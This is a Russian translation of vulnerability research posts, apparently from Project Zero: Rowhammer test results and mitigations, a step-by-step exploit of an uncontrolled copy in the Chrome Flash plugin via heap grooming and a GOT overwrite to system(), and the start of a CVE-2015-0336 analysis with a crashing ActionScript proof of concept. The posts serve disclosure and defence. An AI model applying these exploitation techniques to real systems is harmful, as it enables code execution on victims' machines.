• **Обычные обращения к памяти:** могут ли обычные обращения в достаточном количестве или при правильном шаблоне вызвать столько промахов кеша, чтобы произошла инверсия битов? Для этого понадобятся промахи на каждом уровне кеша: L1, L2, L3 и так далее. Практичность метода может зависеть от ассоциативности этих кешей.

Если это возможно, проблема будет очень серьёзной: инверсию битов потенциально удастся вызывать из JavaScript-кода в открытом интернете, например через типизированные массивы JavaScript.

• **Невременные обращения к памяти:** на x86 к ним относятся невременные операции записи (`MOVNTI`, `MOVNTQ`, `MOVNTDQ(A)`, `MOVNTPD`, `MOVNTSD` и `MOVNTSS`) и невременные операции чтения через предвыборку `PREFETCHNTA`.

• **Атомарные обращения к памяти:** в некоторых сообщениях утверждается, что row hammering может вызвать даже безвредное использование спин-блокировок, хотя подробностей недостаточно и нам не удалось это подтвердить. См. «The Known Failure Mechanism in DDR3 memory called ‘Row Hammer’», Barbara Aichinger. На многоядерной системе, где ядра совместно используют кеш верхнего уровня, это кажется маловероятным. Однако метод может сработать на многосокетных системах, где некоторые пары ядер не имеют общего кеша.

• **Невыровненные атомарные обращения к памяти:** процессоры x86 гарантируют, что инструкции с префиксом `LOCK` обращаются к памяти атомарно, даже если адрес не выровнен или обращение пересекает границу кеш-линии. См. раздел 8.1.2.2 «Software Controlled Bus Locking» в справочнике по архитектуре Intel, где сказано, что целостность блокировки шины не зависит от выравнивания поля памяти. Такое поведение сохранено для обратной совместимости. В этом случае процессор не использует современные протоколы когерентности кеша для атомарности, а возвращается к старому механизму блокировки шины и, как мы полагаем, может выполнять некешированные обращения к памяти. На некоторых многосокетных NUMA-машинах такая блокировка реализована протоколом QPI, а не физическим выводом `#LOCK`.

Если невыровненные атомарные операции создают некешированные обращения к DRAM, их можно было бы использовать для row hammering. Первоначальное исследование показывает, что такие операции действительно обходят кеш, но выполняются слишком медленно, чтобы за 64-миллисекундный период обновления создать достаточно обращений и вызвать инверсию битов.

• **Некешируемые страницы:** например, API Windows `CreateFileMapping()` имеет флаг `SEC_NOCACHE` для запроса некешируемого отображения страниц.
• **Другие интерфейсы ОС:** возможны ситуации, когда ядра или драйверы устройств, например драйверы GPU, выполняют некешированные обращения к памяти по запросу кода пользовательского пространства.

Результаты экспериментов

Мы протестировали несколько имевшихся в распоряжении ноутбуков x86, все с памятью без ECC, используя `CLFLUSH` и описанный выше подход со случайным выбором адресов. На значительной части машин происходила вызванная Rowhammer инверсия битов. Результаты приведены в таблице ниже.

Для тестирования использовалась программа rowhammer-test, доступная по адресу https://github.com/google/rowhammer-test.

Обратите внимание:

• Размер выборки недостаточен, чтобы считать её репрезентативной.
• Отрицательный результат, то есть отсутствие инверсии битов на конкретной машине, не доказывает окончательно, что Rowhammer не может вызвать её на этой машине. Мы не провели достаточно тестов, чтобы признать какую-либо систему неуязвимой.

Поэтому приведённые ниже результаты анонимизированы.

На всех протестированных машинах использовалась DRAM DDR3. Возраст модулей DRAM удалось определить не во всех случаях.

№	Модель ноутбука	Год выпуска	Семейство CPU (микроархитектура)	Производитель DRAM	Обнаружена инверсия
1	Модель № 1	2010	Семейство V	Производитель DRAM E	да
2	Модель № 2	2011	Семейство W	Производитель DRAM A	да

3	Модель № 2	2011	Семейство W	Производитель DRAM A	да
4	Модель № 2	2011	Семейство W	Производитель DRAM E	нет
5	Модель № 3	2011	Семейство W	Производитель DRAM A	да
6	Модель № 4	2012	Семейство W	Производитель DRAM A	да
7	Модель № 5	2012	Семейство X	Производитель DRAM C	нет
8	Модель № 5	2012	Семейство X	Производитель DRAM C	нет
9	Модель № 5	2013	Семейство X	Производитель DRAM B	да
10	Модель № 5	2013	Семейство X	Производитель DRAM B	да
11	Модель № 5	2013	Семейство X	Производитель DRAM B	да
12	Модель № 5	2013	Семейство X	Производитель DRAM B	да
13	Модель № 5	2013	Семейство X	Производитель DRAM B	да
14	Модель № 5	2013	Семейство X	Производитель DRAM B	да
15	Модель № 5	2013	Семейство X	Производитель DRAM B	да
16	Модель № 5	2013	Семейство X	Производитель DRAM B	да
17	Модель № 5	2013	Семейство X	Производитель DRAM C	нет
18	Модель № 5	2013	Семейство X	Производитель DRAM C	нет
19	Модель № 5	2013	Семейство X	Производитель DRAM C	нет

20	Модель № 5	2013	Семейство X	Производитель DRAM C	нет
21	Модель № 5	2013	Семейство X	Производитель DRAM C	да
22	Модель № 5	2013	Семейство X	Производитель DRAM C	да
23	Модель № 6	2013	Семейство Y	Производитель DRAM A	нет
24	Модель № 6	2013	Семейство Y	Производитель DRAM B	нет
25	Модель № 6	2013	Семейство Y	Производитель DRAM B	нет
26	Модель № 6	2013	Семейство Y	Производитель DRAM B	нет
27	Модель № 6	2013	Семейство Y	Производитель DRAM B	нет
28	Модель № 7	2012	Семейство W	Производитель DRAM D	нет
29	Модель № 8	2014	Семейство Z	Производитель DRAM A	нет

Мы также протестировали несколько настольных компьютеров, но не увидели на них ни одной инверсии. Возможно, причина в том, что все они были относительно производительными системами с памятью ECC, которая могла скрывать инверсию битов.

Проверка собственной машины

Пользователи могут проверить свои машины с помощью указанного выше инструмента rowhammer-test. Если при тестировании происходит инверсия битов, следует соответствующим образом пересмотреть решения о безопасности системы и доверии к ней.

Хотя отсутствие инверсии при тестировании конкретной машины не гарантирует безопасность автоматически, оно даёт хотя бы базовую уверенность, что вызвать инверсию битов на ней трудно.

Меры защиты

Целевое обновление соседних строк

Для предотвращения вызванной Rowhammer инверсии битов предложено несколько схем, требующих изменения DRAM, контроллеров памяти или обоих компонентов.

Система может следить, чтобы в течение одного периода обновления ни одна строка не активировалась слишком много раз без обновления соседних строк. Yoongu Kim и соавторы обсуждают это в своей статье. Они упоминают предложения «поддерживать массив счётчиков» в контроллере памяти или в DRAM для подсчёта активаций. В статье предлагается альтернативная вероятностная схема PARA, не хранящая состояния и потому не требующая счётчиков.

Есть признаки того, что некоторые новые устройства реализуют защитные меры:

• Недавно опубликованный JEDEC стандарт LPDDR4 для DRAM, где LP означает Low Power, определяет две функции защиты от Rowhammer, которые должен использовать контроллер памяти. См. документ JEDEC JESD209-4; для загрузки спецификаций с сайта JEDEC нужна бесплатная регистрация.
• Режим Targeted Row Refresh (TRR), позволяющий контроллеру памяти попросить устройство DRAM обновить соседние с выбранной строки.
• Поле метаданных Maximum Activate Count (MAC), задающее безопасное число активаций строки до необходимости обновить соседние. Спецификация LPDDR4 не называет Rowhammer напрямую, но использует термин «строка-жертва».
• Мы обнаружили, что по крайней мере один производитель DRAM заявляет в открытых технических описаниях о внутренней реализации защиты от Rowhammer в устройстве DRAM, не требующей специальной поддержки контроллера памяти.

На некоторых протестированных новых моделях ноутбуков инверсии битов не происходило. Возможно, в них реализованы те или иные меры защиты от Rowhammer.

Обновления BIOS и повышение частоты обновления

Не выпускали ли производители оборудования без лишнего шума обновления BIOS, смягчающие проблему Rowhammer путём изменения настройки контроллера памяти процессора?

В качестве эксперимента мы измерили время, необходимое для инверсии бита посредством двустороннего hammering на одном ноутбуке модели № 4. Результат находился в диапазоне «менее пяти минут». Затем мы обновили BIOS ноутбука до последней версии и повторили тест.

Сначала мы решили, что обновление BIOS устранило проблему. Однако после почти 40 минут последовательного hammering памяти в некоторых участках всё же произошла инверсия битов.

Мы предполагаем, что обновление BIOS увеличило частоту обновления DRAM, из-за чего вызвать достаточное воздействие между циклами обновления стало труднее, но не невозможно. Это согласуется с данными статьи Yoongu Kim и соавторов, см. рисунок 4: для некоторых модулей DRAM период обновления 32 мс недостаточно короток, чтобы снизить частоту ошибок до нуля.

Более широкого тестирования обновлений BIOS на других ноутбуках мы не проводили.

Обнаружение row hammering по счётчикам производительности

Попытки row hammering, возможно, удастся обнаруживать с помощью счётчиков производительности процессора. Для эффективного hammering области DRAM атакующему необходимо за короткое время создать огромное количество обращений к нижележащей памяти. Независимо от того, используется `CLFLUSH` или только обычный доступ, это приведёт к множеству промахов кеша.

Современные процессоры предоставляют механизмы наблюдения за промахами кеша для анализа производительности. Защитник может использовать их для отслеживания внезапных всплесков промахов, поскольку крайне неблагоприятные для кеша шаблоны доступа редко встречаются в обычных нагрузках ноутбуков и настольных компьютеров. Измеряя «время на N промахов кеша» и отслеживая аномальные изменения, мы смогли обнаруживать агрессивный hammering даже на системах, которые во время атаки находились под большой нагрузкой — выполняли многоядерную компиляцию ядра Linux. К сожалению, хотя агрессивный hammering, по-видимому, обнаружим, непонятно, как реагировать на него и насколько частыми будут ложные срабатывания.

Вероятно, атакующие смогут адаптировать атаки для обхода такого мониторинга, но это увеличит необходимые инженерные усилия и сделает наблюдение в некоторой степени аналогом системы обнаружения вторжений.

О раскрытии информации

Компьютерная отрасль, частью которой является Google, привыкла к уязвимостям в программном обеспечении. В ней сформировалось понимание важности открытого обсуждения и раскрытия проблем безопасности. Благодаря таким обсуждениям отрасль стала лучше понимать, в каких случаях ошибки имеют последствия для безопасности. Аппаратные ошибки встречаются в привычной практике реже, но безопасность оборудования может получить ту же пользу от открытого обсуждения и раскрытия.

Из этого можно извлечь два урока:

• **Эксплуатируемость ошибки:** оглядываясь назад, можно предположить, что при более широком публичном раскрытии сведений о Rowhammer эту проблему раньше распознали бы как эксплуатируемую уязвимость. Судя по наличию защитных механизмов Rowhammer в LPDDR4, производители знали о ней уже некоторое время. Возможно, они считали её лишь проблемой надёжности.
• **Оценка машин:** в будущем публикация дополнительных технических сведений о Rowhammer поможет определять, какие машины уязвимы, а какие нет. На момент написания трудно установить, какие системы совершенно точно защищены от Rowhammer. Тестирование способно показать уязвимость машины, но не её неуязвимость.

Ниже мы рассматриваем оба пункта подробнее.

Об эксплуатируемости ошибок

Производители могли считать Rowhammer исключительно проблемой надёжности и предполагать, что эксплуатировать её слишком трудно. Ни в одном из виденных нами открытых материалов о Rowhammer, кроме статьи Yoongu Kim и соавторов, последствия для безопасности не обсуждаются.

Однако множество ошибок, на первый взгляд трудных для эксплуатации, в итоге оказывались эксплуатируемыми. Изначально они могли выглядеть «всего лишь» проблемами надёжности, хотя на самом деле были проблемами безопасности.

Крайний пример трудно эксплуатируемой ошибки описан в недавней публикации блога Project Zero «The poisoned NUL byte, 2014 edition». В ней показано, как перезапись на один NUL-байт за границей буфера позволяет получить привилегии root из обычной учётной записи пользователя.

Многим исследователям безопасности, особенно практикующим написание демонстрационных эксплойтов, хорошо известно, что инверсия битов может быть эксплуатируемой. Например, статья 2003 года объясняет, как с помощью случайной инверсии битов покинуть виртуальную машину Java. См. «**2003-memory-errors-attack-virtual-machine.pdf** (файл в files/2003-memory-errors-attack-virtual-machine.pdf)» Sudhakar Govindavajhala и Andrew W. Appel.

Более того, как мы показали, вызванные Rowhammer инверсии иногда эксплуатировать проще, чем случайные, поскольку они воспроизводимы.

Об уязвимости машин

Мы призываем производителей публиковать сведения о прошлых, текущих и будущих устройствах, чтобы исследователи безопасности и общественность могли оценивать их применительно к проблеме Rowhammer.

Полезной была бы следующая информация:

• **Для каждой модели устройства DRAM:**
• Подвержено ли устройство DRAM вызванной Rowhammer инверсии битов на физическом уровне?
• Какие меры защиты от Rowhammer реализованы в устройстве? Поддерживает ли оно TRR и MAC? Нужна ли этим мерам поддержка контроллера памяти или они работают внутри устройства независимо?
• **Для каждой модели CPU:**
• Какие меры защиты реализованы контроллером памяти процессора? Требуется ли им поддержка устройств DRAM?
• Есть ли открытая документация по программированию контроллера памяти при запуске машины?
• Можно ли читать или изменять настройки контроллера памяти после запуска, чтобы проверять или включать защиту?
• По какой схеме контроллер памяти отображает физические адреса в номера строк, банков и столбцов DRAM? Это полезно для определения шаблонов доступа к памяти, способных вызвать row hammering.
• **Для каждой версии BIOS:** какие меры защиты от Rowhammer BIOS включает в настройках контроллера памяти процессора? Например, включает ли BIOS удвоенную частоту обновления или использование TRR? Можно ли это проверить?

На момент написания в большинстве случаев нам не удалось найти открытых сведений по перечисленным вопросам.

Если бы такой информации было больше, оценивать уязвимость машин стало бы проще. Было бы легче интерпретировать отрицательный результат тестирования, то есть отсутствие инверсии битов. Можно было бы объяснить, что отрицательный результат получен, например, потому, что DRAM имеет внутреннюю защиту, физически не подвержена проблеме из-за применения более старого техпроцесса или BIOS включает удвоенную частоту обновления. Такое объяснение повышает уверенность, что отрицательный результат вызван реальной неуязвимостью машины, а не недостатками сквозного тестирования.

Мы ожидаем, что исследователям будет интересно оценить детали алгоритмов защиты от Rowhammer. Например, подсчитывает ли устройство активации строк, как предполагает схема MAC, или использует вероятностный метод вроде PARA? Эффективна ли защита против двустороннего hammering так же, как против одностороннего? Не возникнут ли проблемы, если устройство DRAM и контроллер памяти независимо реализуют собственные механизмы защиты?

Заключение

Мы показали два способа использовать проблему Rowhammer в DRAM для повышения привилегий. История показывает, что проблемы, которые считают «всего лишь» проблемами надёжности, нередко имеют серьёзные последствия для безопасности, и Rowhammer — хороший тому пример. Многие уровни программной защиты опираются на предположение, что содержимое участков памяти не меняется без записи в них.

Открытое обсуждение программных ошибок и способов их эксплуатации за последние десятилетия значительно расширило понимание компьютерной безопасности в нашей отрасли, а ответственные поставщики программного обеспечения уведомляют пользователей об уязвимостях и выпускают обновления. Хотя отрасль меньше привыкла к аппаратным ошибкам, чем к программным, мы призываем производителей оборудования придерживаться того же подхода: тщательно анализировать влияние проблем «надёжности» на безопасность, объяснять их последствия, предлагать меры защиты и, когда это возможно, выпускать обновления прошивок или BIOS. Такое обсуждение сделает оборудование безопаснее на благо всех пользователей.

Благодарности

• Matthew Dempsky предположил, что инверсия битов в PTE может стать эффективным способом эксплуатации Rowhammer.
• Thomas Dullien помог исследовать число затронутых машин, придумал двусторонний hammering, провёл эксперимент с обновлением BIOS и помог проработать детали эксплойта с инверсией битов в PTE.

Укрощение неконтролируемого копирования: повреждение параллельного потока

Автор: Chris Evans, случайный победитель гонок

В 2002 году в веб-сервере Apache была обнаружена и исправлена **2002-06-20-apache-chunked-encoding-security-bulletin.txt** (файл в files/2002-06-20-apache-chunked-encoding-security-bulletin.txt). Из-за ошибки в обработке фрагментированной передачи она приводила к вызову `memcpy()` с отрицательной длиной и расположенным в стеке адресом назначения. Разумеется, многие поспешили объявить, что последствия уязвимости ограничиваются отказом в обслуживании. В конце концов, отрицательная длина `memcpy()` означает гигантское копирование, которое наверняка попадёт на неотображённую страницу и завершит процесс. Поэтому появление работающего эксплойта удалённого выполнения кода для FreeBSD и других вариантов BSD благодаря особенности их реализаций `memcpy()` стало неожиданностью! **port-80-apache-http-daemon-exploit.pdf** (файл в files/port-80-apache-http-daemon-exploit.pdf) сохраняет как сам эксплойт, так и анализ его работы в приложении D.

Для целей этой статьи определим «неконтролируемое копирование» как копирование, у которого выполняются оба условия:

• Атакующий имеет ограниченный контроль над длиной копирования.
• Копирование всегда будет настолько большим, что гарантированно достигнет неотображённой страницы.

Было немало других интересных случаев, когда неконтролируемое копирование оказывалось эксплуатируемым:

• Универсальная атака на повреждение структурированных обработчиков исключений (SEH) в Windows.
• Особенности `memcpy()` встречаются не только в вариантах BSD. В 2011 году в Ubuntu существовала поразительная полноценная уязвимость eglibc, срабатывавшая при любой очень большой длине `memcpy()`. Вариант с `memset()` был обнаружен в рамках программы вознаграждений за уязвимости Chromium.
• В Java Runtime Environment установлен очень сложный обработчик сбоев, который вызывается, когда неконтролируемое копирование неизбежно приводит к нарушению доступа. Если обработчик сбоя недостаточно устойчив к произвольно повреждённому состоянию кучи, он сам может завершиться сбоем уже более управляемым и эксплуатируемым образом.

У всех приведённых случаев есть общее свойство: неконтролируемое копирование становится эксплуатируемым из-за вторичной проблемы или особенности.

Можно ли проэксплуатировать неконтролируемое копирование без опоры на вторичную проблему? Это интересный вопрос для Project Zero: обычно мы исследуем эксплуатацию лишь там, где рассчитываем получить новые знания или продвинуть общедоступный уровень техники. Сегодня мы рассмотрим эксплойт неконтролируемого копирования в подключаемом модуле Flash для 64-разрядного Chrome в Linux.

Пора представить проблему 122 и «повреждение параллельного потока». Проблема 122 — уязвимость Adobe Flash, исправленная ещё в ноябре 2014 года. Это любопытная ошибка: на некоторых платформах звуковой кодек G711 попросту сломан и всегда вызывает неконтролируемое копирование при попытке декодировать несколько сэмплов. При срабатывании в куче вызывается `memmove()` с небольшим отрицательным значением параметра длины. В современном Linux реализация `memmove()` выглядит надёжной, и неизбежный SIGSEGV аккуратно

завершает процесс. Задача предстоит непростая!

Шаг 1. Выбор подхода

Мы попытаемся выполнить «повреждение параллельного потока»: наблюдать и использовать в потоке A побочные эффекты асинхронного повреждения памяти в потоке B. Поскольку повреждение потока B всегда закончится сбоем, оба потока необходимо выполнять параллельно. Кроме того, нужно выиграть сложную гонку: добиться выполнения кода прежде, чем сбой потока B завершит поток A.

Как часто бывает в эксплойтах Flash, мы попытаемся повредить заголовок буферного объекта `Vector.<uint>`, увеличив его длину сверх реального значения и тем самым получив возможность читать и записывать за границами. Данные буферных объектов `Vector.<uint>` выделяются непосредственно после заголовка, а при этой конкретной уязвимости ошибочный `memmove()` всегда сдвигает содержимое памяти назад на 2048 байт. Поэтому, выделив достаточно большой `Vector.<uint>`, можно попытаться повредить его заголовок собственными данными:

```
| len: 2000 | some ptr | data[0] = 0, data[1] = 0, …, data[508] = 0xfee1dead, … |
^                                                                               |
|-------------------------------------------------------------------------------|
```

Смещения и выравнивание подобраны так, что 508-й четырёхбайтовый элемент uint перезаписывает длину в заголовке.

Шаг 2. Подчинение кучи Flash

Прежде чем слишком увлечься, вспомним, что повреждающий поток будет находиться в середине неконтролируемого `memmove()`. Даже мой ноутбук копирует память со скоростью почти 10 гигабайт в секунду, поэтому копирование нужно направить на длинную взлётную полосу кучи, чтобы успеть завершить эксплуатацию до попадания на неотображённую страницу. Получить крупное непрерывное отображение кучи кажется простой задачей, но это не так. Если наивно распылить кучу Flash 512-килобайтовыми буферами `ByteArray`, появится множество отображений процесса следующего вида:

```
7fd138039000-7fd138679000 rw-p 00000000 00:00 0
7fd138679000-7fd139039000 ---p 00000000 00:00 0
7fd139039000-7fd139fb9000 rw-p 00000000 00:00 0
7fd139fb9000-7fd13a039000 ---p 00000000 00:00 0
7fd13a039000-7fd13ae79000 rw-p 00000000 00:00 0
7fd13ae79000-7fd13b039000 ---p 00000000 00:00 0
[...]
```

На первый взгляд специалисты по безопасности могут воскликнуть: «Отлично, защитные страницы!» — но на деле это случайная неэффективность кучи Flash. Когда попытка расширить границу кучи вперёд не удаётся из-за другого отображения, Flash позволяет операционной системе выбрать расположение нового отображения. Стандартная эвристика Linux гласит: «непосредственно перед последним успешным отображением», поэтому куча Flash попадает в постоянный цикл неудачных попыток расширения вперёд. «Защитные страницы» появляются потому, что в 64-разрядной системе куча Flash резервирует адресное пространство блоками по 16 Мбайт, а затем по мере необходимости фиксирует области с шагом 128 Кбайт. Часто последовательность запросов фиксации в сумме не даёт ровно 16 Мбайт, оставляя дыру в адресном пространстве. Такая дыра вызовет сбой раньше, чем завершится эксплойт!

Чтобы избежать этого и получить кучу, растущую вперёд, используем следующую эвристику:

1. Выделить объект размером 1 Гбайт, который будет размещён непосредственно перед текущей областью кучи.
2. Распылить выделения по 4 Кбайт, равные размеру блока кучи Flash, чтобы заполнить существующие свободные блоки.
3. Распылить ещё несколько выделений по 4 Кбайт, заставив кучу расшириться назад в новую 16-мегабайтовую область перед объектом размером 1 Гбайт.
4. Освободить объект размером 1 Гбайт.

Если всё прошло хорошо, куча будет выглядеть примерно так, причём зелёным обозначено пространство для непрерывного линейного роста вперёд:

```
| committed: 1MB | reserved: 15MB |      1GB hole | committed: ~16MB | ...
```

Шаг 3. Выравнивание объектов эксплуатации с помощью подготовки кучи

Теперь можно подготовить кучу и выстроить ряд важных выделений объектов:

```
| 8KB buf | 8KB buf | 8KB buf | Vec.<uint>(2000) | Vec.<Object>(1000) | 100MB of bufs |
.----- wild copy ------------------------------------------------------------------>
```

Красным обозначен вектор, который мы решили повредить на шаге 1, а зелёным — объект, который намеренно освободим после подготовки кучи. Прежде чем продолжить, нужно учесть ещё одну особенность кучи: при её расширении увеличиваются и встроенные метаданные, описывающие все новые блоки по 4 Кбайт. Расширение метаданных внутри кучи создаёт в ней свободные области блоков. Само по себе это не было бы проблемой, если бы не другая особенность: когда диапазон блоков возвращается в список свободных блоков кучи, он выделяется повторно не в порядке MRU, то есть не начиная с последнего использованного. Поэтому мы выполняем ещё одно распыление кучи, чтобы гарантированно занять все 8-килобайтовые, то есть двухблочные, фрагменты и опустошить соответствующий список свободных блоков. Затем освобождаем средний 8-килобайтовый буфер, обозначенный выше зелёным, оставляя свободный фрагмент кучи в полезном месте. Поскольку с обеих сторон остаются два выделенных 8-килобайтовых буфера, освобождённый фрагмент не будет объединён и станет выбранным вариантом для следующего выделения размером 8 Кбайт.

После всех этих манипуляций с кучей важные объекты оказываются аккуратно выстроены в ряд, а перед ними находится свободный 8-килобайтовый фрагмент кучи, готовый к повторному использованию при первой возможности.

Шаг 4. Поджигание фитиля

Стоит отметить платформенные различия в инициализации звуковой подсистемы. На некоторых платформах она инициализируется и запускается асинхронно при первом вызове `play()`. Для подключаемого модуля Flash в Chrome это не так. В эксплойте видно, что сначала приходится запустить подсистему, проиграв другой звук, а затем вернуться в главный цикл событий. Этот манёвр гарантирует, что второй вызов `play()` действительно запустит неконтролируемое копирование асинхронно.

Подготовив кучу, мы вызываем неконтролируемый `memmove()` воспроизведением звука G711. Неконтролируемое копирование начинается немедленно и идёт асинхронно, поэтому нужно торопиться! Объект декодера G711 занимает около 4424 байт, но гранулярность выделений кучи для размеров не менее 4096 равна 4096. Поэтому объект будет помещён во фрагмент размером 8192 байта — если всё прошло хорошо, именно в тот, который мы только что освободили. Неконтролируемое повреждение кучи начнётся внутри этого объекта и продолжится вперёд, очень быстро повреждая все выстроенные нами последующие объекты, включая `Vector.<uint>` и `Vector.<Object>`.

Сразу после запуска мы входим в тесный цикл ActionScript, ожидающий, пока длина нашего `Vector.<uint>` изменится с 2000 на `0xfee1dead`.

Шаг 5. Обход ASLR

Как только обнаружен повреждённый `Vector.<uint>`, дело сделано: можно читать и записывать произвольные четырёхбайтовые значения за концом объекта. Согласно подготовке кучи на шаге 3, непосредственно за ним расположен буфер `Vector.<Object>`, который идеально подходит, поскольку содержит две важные для чтения величины:

• Значение таблицы виртуальных функций внутри библиотеки Flash, раскрывающее расположение кода.
• Указатель на самого себя, что очень важно: он позволяет превратить относительное чтение и запись в абсолютные.

Шаг 6. Выполнение кода без ROP

Эксплойт продолжает работу не через цепочку ROP, а перенастраивая несколько указателей функций в механизме GOT/PLT. Обратите внимание: это зависит от отсутствия RELRO, которого обычно нет в распространённых вариантах и исполняемых файлах Linux. При наличии RELRO мы, вероятно, просто перенастроили бы указатели таблицы виртуальных функций. У нас есть адрес таблицы виртуальных функций, а нужные указатели GOT/PLT находятся от него по постоянному смещению. Получить выполнение кода можно элегантной и простой последовательностью:

• Прочитать указатель функции `memmove()`, который, как нам известно, уже разрешён.
• Вычислить адрес `__libc_system`, расположенный по постоянному смещению от только что прочитанного `__memmove_ssse3_back`.
• Записать адрес `__libc_system` в указатель функции `munmap()`.

После такой перенастройки следующий вызов программой `munmap(buffer)` фактически вызовет `system(buffer)`. Это полезный примитив, поскольку крупные буферы `ByteArray` поддерживаются через `mmap()`/`munmap()`, а их точное содержимое и момент освобождения находятся под нашим контролем. Поэтому в `system()` можно по желанию передать любую строку.

Шаг 7. Продолжение выполнения и песочница

Чтобы показать уровень полученного контроля над процессом, мы передаём `system()` полезную нагрузку `killall -STOP chrome; gnome-calculator -e 31337`. У неё два эффекта:

• Отображает обязательный Калькулятор как доказательство выполнения произвольного кода.
• Отправляет сигнал STOP существующим процессам Chrome. Это останавливает неконтролируемый `memmove()` до того, как тот успеет вызвать сбой.

Любопытный факт: если подключиться к остановленному процессу и посмотреть на поток неконтролируемого копирования, окажется, что он успел скопировать 50 Мбайт (!), хотя мы старались сделать эксплойт как можно быстрее и проще.

На этом этапе реальный эксплойт, не желающий оставлять следов, мог бы легко подключиться к потоку в середине копирования и остановить операцию, не завершая поток. Более того, повреждённую в ходе эксплуатации память можно было бы без труда восстановить.

Разумеется, выход из песочницы оставлен пользователю в качестве упражнения. Вызов библиотеки `system()` вообще не сработает внутри песочницы Chrome; при демонстрации эксплойта мы используем флаг `--no-sandbox`, чтобы сосредоточиться исключительно на удалённом выполнении кода. Эксплойт внутри песочницы, вероятно, вместо этого перенастроил бы указатели функций для атаки на каналы IPC некорректными сообщениями либо всё же развернул цепочку ROP для атаки на ядро.

Заключительные замечания

Как всегда, Project Zero рекомендует изначально считать эксплуатируемым любое повреждение памяти. Ранее в статьях об эксплойте Safari для Pwn4Fun, повреждении glibc байтом NUL на единицу за границу и эксплойте регулярных выражений Flash мы уже показывали, что ситуации, поначалу выглядящие безнадёжными для эксплуатации, иногда можно обратить в свою пользу одним-двумя трюками.

Неконтролируемые копирования давно объявляют неэксплуатируемыми, но наши результаты позволяют предположить, что большинство таких копирований в сложном многопоточном программном обеспечении, например браузерах и их подключаемых модулях, скорее всего, можно эксплуатировать методом повреждения параллельного потока. Мы публикуем этот результат, чтобы побудить разработчиков и поставщиков оценивать неконтролируемые копирования как более серьёзные проблемы, чем считалось прежде.

Повесть о двух эксплойтах


CVE-2015-0336 — уязвимость смешения типов в классе AS2 NetConnection. Я сообщила о ней в январе и вскоре написала демонстрационный эксплойт. Adobe выпустила исправление в марте, а менее чем через неделю уязвимость обнаружили в двух действующих наборах эксплойтов, что, вероятно, стало примером независимого совпадения ошибок. Так появилась интересная возможность сравнить реальный эксплойт с теоретическим и лучше понять, как атакующие эксплуатируют уязвимости Flash.

Ошибка

CVE-2105-0336 вызвана неверной проверкой в классе ActionScript 2 NetConnection. Чтобы понять ошибку, необходимо разобраться в структуре объектов AS2.

ActionScript 2 — устаревший язык сценариев, поддерживаемый Adobe Flash Player. Хотя он разделяет некоторые классы с более современным ActionScript 3, это самостоятельный язык с другими кодами операций и правилами типизации, реализованный в отдельной виртуальной машине. Файлы SWF не могут объединять код AS2 и AS3: они либо собираются для ранней версии Flash и используют только AS2, либо для более новой версии и используют только AS3.

На схеме ниже показан объект AS2:



> **Предупреждение:** это художественная реконструкция. Псевдокод отражает размеры полей, но не их точные типы. Ваш объект AS2 может немного отличаться от изображённого.

В основе объектов AS2 лежит несколько нативных структур. Обычно ссылка на объект AS2 представлена структурой размером с указатель под названием ScriptAtom, которая содержит указатель либо иные данные для примитивов, не являющихся объектами. Указатель ведёт на общую для всех классов AS2 нативную структуру ScriptObject. В ней, с некоторыми уровнями косвенности, хранятся несколько свойств, включая нативные данные и тип объекта. Как и atom, нативные данные могут содержать сами данные объекта, например значение логического объекта, либо указатель на нативный класс, реализующий конкретный тип. Интерпретация нативных данных зависит от свойства типа ScriptObject. На схеме выше показан объект NetConnection, чьи нативные данные являются указателем на нативный объект NetConnection.

Когда нативная функция использует объект AS2, перед обращением к нативным данным она должна проверить его тип. Например, класс Number убеждается, что ScriptObject имеет тип Number, прежде чем привести его нативные данные к нативному типу Number. CVE-2015-0336 возникает из-за неверной проверки в классе NetConnection. Она проходит, если объект `this` имеет тип NetConnection либо тип Object и содержит объект NetConnection в цепочке `__proto__`, то есть является NetConnection, его подклассом, подклассом подкласса и так далее. У объектов типа Object свойство нативных данных должно быть нулевым, поэтому такая проверка выглядела бы рабочей. Но существует один способ получить объект типа Object с ненулевыми нативными данными.

Сами нативные функции представлены в AS2 объектами типа Object. Такие объекты можно создавать вызовом:

```
ASnative(x, y);
```

Параметр x определяет вызываемую нативную функцию и обычно соответствует классу, например Number или NetConnection; он хранится как свойство ScriptObject. Параметр y используется нативной функцией, как правило в операторе switch для дальнейшего выбора ветви, и хранится в нативных данных объекта как Number, приведённый к DWORD: int в 32-битной сборке и double в 64-битной. Поэтому, если метод NetConnection вызывается с объектом нативной функции в качестве параметра, вызывающий может задать его нативные данные как Number, но они будут интерпретированы как указатель; из-за приведения к DWORD, к сожалению, только 32-битный. Демонстрация ошибки из моего первоначального отчёта выглядела так:

```
var b = ASnative(2100, 0x77777777);
var n = new NetConnection();
b.__proto__ = n;
var f = ASnative(2100, 0); //NetConnection.connect
f.call(b, 1);
```

b — объект нативной функции с параметром y и, следовательно, нативными данными `0x77777777`. Его `__proto__` установлен в NetConnection `n`, поэтому он проходит проверку типа класса NetConnection. При вызове `NetConnection.connect` функция пытается обратиться по адресу `0x77777777`, считая его адресом объекта NetConnection, и аварийно завершается.

Эксплуатация ошибки

